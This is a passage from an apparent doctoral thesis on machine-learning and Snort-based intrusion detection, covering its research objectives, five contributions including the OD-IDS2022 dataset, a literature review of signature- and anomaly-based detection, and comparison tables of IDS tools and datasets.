- Real-time Deployment: Deploy the trained model in a real-time environment and monitor its performance to ensure its effectiveness in detecting and preventing attacks.

Overall, anomaly-based attack detection using machine learning aims to create a robust, accurate, and efficient system that can detect and prevent cyber attacks in real-time, thereby improving the system's or network's overall security.

1.3.3 RO3: To Generate a Comprehensive Intrusion Detection System Dataset

One research objective for generating a new intrusion detection dataset could be to create a more diverse and realistic dataset that captures the current landscape of cyber threats and attacks. The objective is to provide a more comprehensive dataset that can enable the development of more effective and accurate IDSs. Here are some more specific research objectives:

- Data Collection: Collect data from various sources representing real-world network traffic and system logs. This could include capturing data from different geographic regions, industries, and network topologies.
- Data Annotation: Annotate the collected data to classify the different types of attacks, such as denial-of-service attacks, malware attacks, brute-force attacks, and others.
- Data Diversity: Ensure that the dataset has a diverse range of attacks, including known and unknown attacks, and that the attacks represent the latest attack trends.
- Data Volume: Generate a large volume of data sufficient for training and evaluating machine learning models.
- Data Quality: Ensure that the data is high quality, noise-free, and accurately labeled.
- Data Privacy: Ensure that the dataset is anonymized and that no sensitive information is exposed to protect the privacy of individuals and organizations.

- Benchmarking: Provide a benchmark for evaluating the performance of IDSs on the generated dataset.

Overall, generating a new intrusion detection dataset aims to provide a more comprehensive, diverse, and realistic dataset that can enable the development of more effective and accurate IDSs. This will help improve the overall security of computer networks and systems and mitigate the risks of cyber attacks.

1.4 Overview of Contributions

In this thesis, we developed a set of novel and robust IDSs, each aligned with the aforementioned research objectives to identify signature-based and anomaly-based attacks with the help of rule-based language and statistical machine learning-based approaches. Figure 1.4 shows an overview of the components and processes involved in an IDS designed to detect network intrusions with high accuracy and reliability in contributions. A set of novel and robust IDS diagrams provides a clear and concise representation of the various stages of building an IDS that can detect network intrusions with high accuracy and reliability.

1.4.1 Contribution 1: SERfSH - A Router for a Smart Home

This contribution investigates and proposes a method of a snort-based Secure Edge Router for Smart Homes (SERfSH) that aims to address the issue of cybersecurity in smart homes. The contribution investigates and proposes a solution resilient to many cyberattacks, providing a more secure environment for smart homes. The method involves using Snort [15], an open-source intrusion detection and prevention system, as the basis for the router. The proposed method can automatically generate Snort rules by combining extracted strings, location, and header information. This approach can significantly reduce the workload of cybersecurity experts, who would otherwise have to create these rules manually. The experimental setup comprises a Raspberry Pi 4 Model, an ESP32 microcontroller, six IoT devices, and a malicious actor machine. This setup is tested for fifteen attacks, and the results show that fourteen attacks are detected and twelve attacks are mitigated. By using the proposed SERfSH, smart homes can benefit from a more secure edge router that can protect against a wide range of cyber threats.




Figure 1.4: Aim, Research Objectives and Contributions

This method can enhance the privacy and security of smart home devices and prevent unauthorized access to the network.

1.4.2 Contribution 2: Intrusion Detection Mechanism using Oversampling Technique

The proposed contribution aims to improve the accuracy of intrusion detection in computer networks using an oversampling technique and machine learning classification. The method can detect various types of intrusion, such as DoS (Denial of Service) attacks, port scanning, and unauthorized access. In this contribution, the intrusion detection data consists of normal and minimal attack data. This data imbalance causes prediction performance degradation due to factors such as prediction bias of small data presence of outliers. We have applied four oversampling methods to address this issue on

the state-of-the-art IDS datasets. To further ensure the real-time applicability of these oversampling methods with classifiers, we also generate a Real-Time Testbed (RTT) for the resampled dataset. Consequently, we applied four state-of-the-art oversampling methods (SMOTE [16], Boderline-SMOTE [17], ADASYN [18], CTGAN [1]) and three classifiers (LDA [19], DRF [20], LightGBM [21]) to predict the attacks. It is observed that the Conditional Tabular Generative Adversarial Network (CTGAN) oversampling method, along with the LightGBM classifier, gives outperforming results on the existing CICIDS2018 and RTT resampled datasets. Test results also outperformed the existing intrusion detection methods and datasets (Credit Card, Gambling Fraud, ISCX-Bot-2014, CICIDS2017) in terms of Accuracy, Precision, etc. The proposed method offers a promising approach to improving the accuracy of intrusion detection in computer networks. It can help to prevent and mitigate the impact of cyberattacks.

1.4.3 Contribution 3: Artificial Neural Network-based IDS using Multi-objective Genetic Algorithm

In this contribution, the performance of machine learning-based IDS largely depends upon the feature set used for modelling. Generally, using more features increases the accuracy of attack detection and increases detection time. An Artificial Neural Network (ANN) [22] based IDS is proposed, which uses a Multi-Objective Genetic Algorithm (MOGA) [23] to satisfy the requirements such as improved attack detection accuracy and faster response time. The proposed method's performance is tested using the KDD'99 [2], NSL-KDD [24], and CIC-IDS2017 [25] datasets. The results show that the performance of the proposed method is better than the existing methods. Besides, the new proposed ANN-based IDS using MOGA offers a promising approach to improving the accuracy and time for attack detection of intrusion detection in computer networks.

1.4.4 Contribution 4: Dimensionality Reduction based Feature Selection and Attack Classification Approach

In this contribution, we propose an efficient and feasible algorithmic framework for analyzing the network traffic data to overcome the drawback of forwarding feature selection-based approaches. The proposed approach mainly consists of two phases, i.e., "Scatter Matrices and Eigenvalue Computation based Feature Selection" and "Clas-

sification Procedure for the Reduced Dimension Data". The algorithm of phase one also has the possibility of parallelization due to its granular nature. It exploits the linear algebraic building blocks, such as Scatter Matrices, Eigenvalues, and corresponding Eigenvectors. These blocks will help analyze the reduced dimensional data in the form of a lower-dimensional projection plane. The phase two algorithm can detect the complex nature of the non-linear relationships between dependents (highly correlated) and independent variables (features). This procedure has the advantage of experimenting with different hyperparameters, such as utilizing state-of-the-art non-linear primitives (activation functions and optimizers), varying training network nodes' weights and biases, a number of epochs, training data batch size, and learning rate. It also provides the functionality of making the architecture compatible as deep as needed in hidden network layers. Experimental evaluation of various test case scenarios for the chosen datasets (NSL-KDD-2009, CIC-IDS2017, CIC-IDS2018, IoTID20, and UNSW-NB15) is carried out in the simulation setting. The test results outperform the existing intrusion detection methods for detecting specific attack categories.

1.4.5 Contribution 5: A New Offensive Defensive IDS Dataset: OD-IDS2022

In this contribution, We generate a new Offensive Defensive Intrusion Detection System (OD-IDS2022) Dataset, which fulfils the standard characteristics, namely "Attack Diversity", "Anonymity", "Available Protocols", "Complete Capture", "Complete Interaction", "Complete Network Configuration", "Complete Traffic", "Feature Set", "Heterogeneity", "Labelling", and "Metadata" which were lacking in the previously available dataset. We applied several data cleaning, pre-processing techniques, and feature selection methods in the dataset. Consequently, we applied four state-of-the-art Machine Learning based classification algorithms (Random Forest, Decision Tree, Naive Bayes, and Support Vector Machine) to predict the attacks. The SVM algorithm gave the highest prediction accuracy in the training and validation sample of the proposed dataset.

1.5 Organization of the Thesis

The rest of the thesis is organized as follows: Chapter 2 discusses the key challenges of IDS, a literature review of intrusion detection techniques, state-of-the-art IDS datasets, and identified research gaps. However, we discuss the data preprocessing techniques, learning techniques, the selection of hyperparameters, and statistical preliminaries.
Chapter 3 discusses how automatic generation snort rules for Detecting signature-based Attacks. Chapter 4 discusses the intrusion detection mechanism using the oversampling technique to address the class imbalance, a common problem in intrusion detection. Chapter 5 discusses the artificial neural network-based IDS using the multi-objective genetic algorithm to learn the patterns of normal and malicious traffic in a network. Chapter 6 discusses the dimensionality reduction-based feature selection and attack classification approach for network intrusion detection. Chapter 7 discusses where we generate a new offensive defensive intrusion detection dataset for machine learning-based attack classification". Finally, chapter 8 discusses Conclusions and Directions for Future Research.
Figure 1.5 shows the thesis organization, i.e. consists of nine chapters.




Figure 1.5: Thesis Organization

Chapter 2

Literature Review & Research Gaps

Intrusion detection systems generally observe, analyse, and detect malicious instances and signs regarding computer system and network threats. This chapter discusses the key challenges of IDS, a literature review of intrusion detection techniques, state-of-the-art IDS datasets, and identified research gaps. However, we discuss the data preprocessing techniques, learning techniques, the selection of hyperparameters, and statistical preliminaries. As a result of analysing the literature reviewed, various research gaps and areas for improvement were found, which need to be addressed adequately in most systems. To improve IDS performance further, we need to address these gaps.

2.1 Research Questions

We have constructed the Research Questions (RQ) below, which serve as the cornerstone for conducting the systematic literature survey.

1. RQ1: What are the most common types of cyber-attacks, and how effective is the current intrusion detection system in detecting and preventing cyber-attacks?

2. RQ2: How can intrusion detection systems be adapted to protect against new and emerging threats, such as those posed by the Internet of Things (IoT) and network-based systems?

3. RQ3: How can Snort be customized and configured to suit the specific needs of an organization's network security strategy? What are the key features and patterns used to define signatures for intrusion detection, and how can these be effectively

curated, updated and managed to ensure accurate and up-to-date detection of known attacks?

4. RQ4: What challenges do intrusion detection systems face in detecting zero-day and unknown attacks, and how can they be overcome? How can machine learning algorithms improve the accuracy and efficiency of intrusion detection systems?

5. RQ5: What are the most effective ways of training and testing intrusion detection systems to improve their accuracy and performance?

6. RQ6: What are the impact of feature selection, feature engineering, and hyper-parameter tuning on the performance of the intrusion detection system, and how can these processes be automated to improve efficiency and accuracy?

7. RQ7: What are the impact of false positives and false negatives on intrusion detection system performance, and how can they be minimized?

8. RQ8: What are the key factors to consider when selecting and deploying an intrusion detection system, and how can organizations ensure they get the most out of their investment?

9. RQ9: How can the machine learning model be trained and tested on a diverse and representative dataset of real-world attacks, and how can this dataset be continuously updated to reflect new intrusions?

2.2 Intrusion Detection System Techniques

The IDS uses individual and integrated methods to provide extensive and accurate detection and can be classified into signature-based and anomaly-based methods [26]. Figure 2.1 shows how IDS can be classified based on the type of analysis. Here are the common types of IDS based on analysis:

1. **Signature-based IDS:** This IDS compares incoming network traffic or system activity to a database of known attack signatures. If a match is found, the IDS alerts the security team. Signature-based IDS is effective at detecting known attacks but may not be effective against new or unknown attacks.




Figure 2.1: IDS Techniques

2. **Anomaly-based IDS:** This type of IDS works by monitoring the normal network traffic or system activity and creating a baseline of normal behaviour. Any deviation from the baseline is flagged as a potential intrusion. Anomaly-based IDS is effective at detecting unknown attacks, but it may generate many false positives.

3. **Hybrid IDS:** As the name suggests, this type of IDS combines signature-based and anomaly-based IDS features. It compares the incoming network traffic or system activity to a database of known attack signatures, monitoring the normal behaviour and creating a baseline. This combination provides a more accurate and effective approach to intrusion detection.

4. **Behavior-based IDS:** This type of IDS focuses on detecting the behaviour of users or applications within the network. It works by monitoring the patterns and behaviour of users and applications and alerting the security team if any deviations from the expected behaviour exist. Behaviour-based IDS effectively detects insider threats or malware that evades traditional IDS.

5. **Protocol-based IDS:** This type of IDS focuses on analyzing the protocols used in network traffic. It works by detecting anomalies or malicious activity based on the specific protocol being used. Protocol-based IDS is effective at detecting attacks that exploit protocol vulnerabilities but may not be effective against attacks that use multiple protocols or encryption.

2.2.1 Signature-based IDS




Figure 2.2: Survey of Literature on Signature-based Approaches

Signature-based intrusion detection techniques, or rule-based detection, are IDS that compares network traffic or system logs to a database of known attack patterns or signatures. The main objective of signature-based detection is to detect known attacks and malicious activity by matching patterns and signatures of known threats [27]. The process involves comparing the traffic or logs against a database of known attack signatures, essentially pre-defined rules or patterns representing specific attack types. If the traffic or logs match any of the signatures in the database, the system generates an alert, indicating that an attack has been detected.

Signature-based intrusion detection techniques can effectively detect known attacks and are relatively easy to set up and maintain. However, they can be limited in detecting new or unknown attacks that have not yet been added to the signature database. Additionally, attackers can use various evasion techniques, such as obfuscation or encryption, to bypass signature-based detection [28].

Overall, signature-based intrusion detection is one of several approaches that can be used to detect and prevent cyber-attacks. It is often used with other techniques, such as anomaly-based detection, to provide a more comprehensive and effective defence

against various threats. Figure 2.2 shows the literature survey on signature-based Approaches. Signature-based intrusion detection is a technique in cybersecurity that involves identifying malicious activity by matching it against a database of known attack patterns or signatures. Here is a brief overview of some of the literature surrounding signature-based attack detection:

2.2.1.1 Improve the Security and Resilience of the Secure Edge Router for Smart Home

Signature-based is very effective in detecting known threats and monitoring patterns in response to known attacks but is ineffective in detecting unknown attacks. For example, spoofing attacks using evasion techniques and many variants of known attacks in intrusion detection used pattern-matching techniques to find the attacks. Stiawan et al. [29] investigated the Brute_Force Malware_Attack patterns in IoT-based network (FTP Server). They attempted to obtain escalating privileges on an FTP_Server. Danda et al. [30] proposed a model to inspect security threats to IoT devices. They ran Snort-based IDS on the bridge with syntax rules for generating warnings/alerts for intrusion. Aljumah and Abdullah [31] introduced a D-DoS Investigate system using an Artificial Neural Network (ANN). Jesus Cristhian et al. [32] implemented the Snort as IDS/ IPS on Raspberry Pi 3 and successfully executed it. They tested the performance of different tunnelling techniques.

The main attacks that threaten wireless LANs are data leakage by external hackers, rogue Access Points (APs), access vulnerabilities, and hotspot hacking by Noubir et al. [33]. The types of security breaches include Packet sniffing, the Man in The Middle (MITM), Evil twin attack (Wi-Fi phishing), and dictionary attack by Jamal et al. [34]. The IDS proposed by Bace et al. [4], widely used as a network security solution, controls the network so that abnormal intrusions by hackers do not occur and can block unauthorized access attempts. Attacks against intruders are indeed vulnerable. Network and system intrusions caused by insiders or outsiders require technology to respond and detect immediately. The IDS is a security solution tailored to fulfil these needs. It is a system that analyzes and collects security-related information from the network, detects intrusion or misuse, and includes a countermeasure against intrusion.

Snort (IDS/IPS) is an open_source network intrusion detection/ prevention system introduced by Roesch et al. [15]. It performs network protocol analysis, investigation, and

penetration. It can be detected and mitigate (fix) variations of attacks and vulnerabilities, such as stack-based overflows, CGI-based attacks, SMB protocol, and penetration. Snort is a network IDS based on *libpcap*, a packet collection library—snort monitors, records, and alerts packets that match the predefined rules for intrusion detection.

2.2.1.2 IDS Tools

Intrusion detection software is a computer security program that monitors a network or system for malicious activity or policy violations. It aims to detect and alert administrators to unauthorized access, misuse, and other security-related issues while collecting and analyzing data to provide insights for security improvements. Table 2.1 shows the prominent intrusion detection system listed below in the literature. Snort is an open-source [15], free IDS/IPS software. It can analyse network traffic in real-time and identify malicious behaviour such as network attacks, viruses, and other security threats. Snort uses a rules-based approach to detect threats, where administrators can define and customize rules based on their security needs. Additionally, Snort can perform protocol analysis, content searching, and matching and can be used in network-based and host-based intrusion detection. Snort is widely used in commercial and non-commercial settings and is considered a powerful and flexible solution for intrusion detection and prevention [15]. Other IDS tools are Suricata [35], Security Onion [36], McAfee Network Security [37], Palo Alto Networks [38],

2.2.2 Anomaly-based IDS

Anomaly-based intrusion detection techniques are a type of intrusion detection system that detect attacks by identifying deviations from normal behaviour. These techniques work by building a model of what is considered "normal" behaviour within a system and monitoring system activity for any significant deviations from this model [39].
There are several approaches to implementing anomaly-based intrusion detection techniques, including statistical analysis, machine learning, and rule-based systems. Statistical analysis techniques involve analyzing system parameters such as network traffic, system resource usage, or user behaviour and comparing them to previously observed patterns. If the observed data differs significantly from these patterns, it may indicate an attack. Machine learning techniques use algorithms to analyze data and learn the normal behaviour patterns of a system. The system is then monitored for deviations

S. No.	Tool Name	Plateform	IDS Type	Features	Disadvantage
1	Snort	Unix, Linux, Mac-OS, Window	NIDS/ HIDS	Various event detection capabilities, including a packet sniffer, packet logger, threat intelligence, signature blocking, real-time updates to security signatures, in-depth reporting, buffer overflow attacks, and stealth port scans.	Upgrading is often risky, It is unstable due to a Cisco bug.
2	Suricata	Unix, Linux, Mac-OS	NIDS	Data collection at the application layer, ability to monitor protocol activity at lower levels, such as TCP, IP, UDP, ICMP, TLS, and real-time tracking for network applications such as SMB, HTTP, and FTP. Easy for integration with third-party tools.	Complex installation process, A smaller community than snort.
3	Security Onion	Unix, Linux, Window	NIDS/ HIDS	A complete Linux distribution focused on log management, enterprise security monitoring and intrusion detection runs on Ubuntu and integrates elements from several front-end analytics tools, including NetworkMiner, Snorby, etc. It also includes a HIDS function and the packet sniffer does network analysis, including nice graphs and chats.	High knowledge overhead, A complex approach to network monitoring.
4	McAfee Network Security	Unix, Linux, Window	NIDS	Download protection, DDoS attack prevention, computer data encryption, blocking access to harmful sites, etc.	Identified the block sites that are not malicious or harmful, Internet/network speed may be slow.
5	Palo Alto Networks	Unix, Linux	NIDS	Continuously updated threat engine for critical threats, active threat policies for protection, complemented by wildfire to protect against threats,a nd more.	No customization possibilities, there is no visibility into the signature.

Table 2.1: Top 5 Intrusion Detection System Comparison

from these patterns that may indicate an attack [40]. Anomaly-based intrusion detection techniques have the advantage of being able to detect new and unknown attacks, as they are not dependent on specific attack signatures or patterns. However, they can also produce a higher rate of false positives, as legitimate system activity may be flagged as anomalous if it deviates from the normal behaviour model [41].

Anomaly detection, also known as outlier detection, is identifying unusual patterns in data that deviate significantly from most data points. This is an important problem in many fields, including fraud detection, cybersecurity, quality control, and manufacturing. Machine learning algorithms are often used to perform anomaly detection because they can automatically learn the normal behaviour of data and detect deviations from that behaviour [42]. It's important to note that while machine learning algorithms can be effective for anomaly detection, they are not foolproof and can sometimes miss

anomalies or flag normal data points as anomalies. Therefore, it's crucial to validate the results and fine-tune the parameters of the algorithm to ensure the accurate detection of anomalies. Figure 2.3 shows the survey of literature on anomaly-based Approaches.




Figure 2.3: Survey of Literature on Anomaly-based Approaches

The process of implementing a computational learning model takes place over several stages, as shown in the following figure number 2.4. The stage of the machine learning process diagram is a visual representation of the different stages involved in building a machine learning model. It shows the steps in the process, starting with data collection and ending with the deployment of the model.




Figure 2.4: Stages of the Machine Learning Process

Anomaly-based intrusion detection is a technique in cybersecurity that involves identifying malicious activity by comparing it to a baseline of normal behaviour and flagging any deviations from this baseline as potentially suspicious.

2.3 State-of-the-art IDS Datasets

Many public datasets as repositories are available related to intrusion detection for research and analysis purposes. Since 1998 with the appearance of KDD'99, many others have been solving problems found in previous datasets. For example, one of the most common pitfalls of older datasets is that they lack attacks discovered more recently. On the other hand, the scarcity of data related to certain types of less frequent attacks is also mentioned as a problem. This section presents the details of some significant IDS datasets related to the study of this research work. Out of all the datasets discussed below, some have focused on architectural aspects of these datasets, i.e. structured and unsaturated data. Others have focused on the learning-based aspects, i.e. supervised and unsupervised learning. Few datasets have only raw files only in the format of pcap. Table 2.2 & 2.3 compares the state-of-the-art IDS datasets.

2.3.1 Standard Datasets used in Research Work

The IDS dataset collects data to detect and analyze security threats in computer networks and systems. This dataset typically includes network traffic logs, system event logs, and data from security devices such as firewalls and intrusion detection systems. Security experts and machine learning algorithms analyze the IDS dataset to identify potential security threats like hacking attempts, malware infections, and unauthorized access. The IDS dataset aims to provide an early warning system for security incidents and help organizations respond to them quickly and effectively.

2.3.1.1 KDD Cup 99 [2]

The KDD Cup 1999 dataset is well-known in machine learning and data mining. It was used for the Knowledge Discovery in Datasets (KDD) competition held in 1999 and contains much network traffic data. The data was generated from simulations of the seven weeks of network traffic data from a typical large US-based organization.

S. No.	Data Set	No. of Attacks	Feature Set	Duration	Total Instances	Complete Traffic	Format	Labeled	Bala-nced
State-of-the-Art IDS Datesets									
1	**KDD CUP**	4	41	Not given	494,021/311,029 (Train/Test)	**Yes**	Packets, logs	**Yes**	**No**
2	**NSL KDD**	4	41	Not given	125,973/22,544 (Train/Test)	**Yes**	Packets, logs	**Yes**	**No**
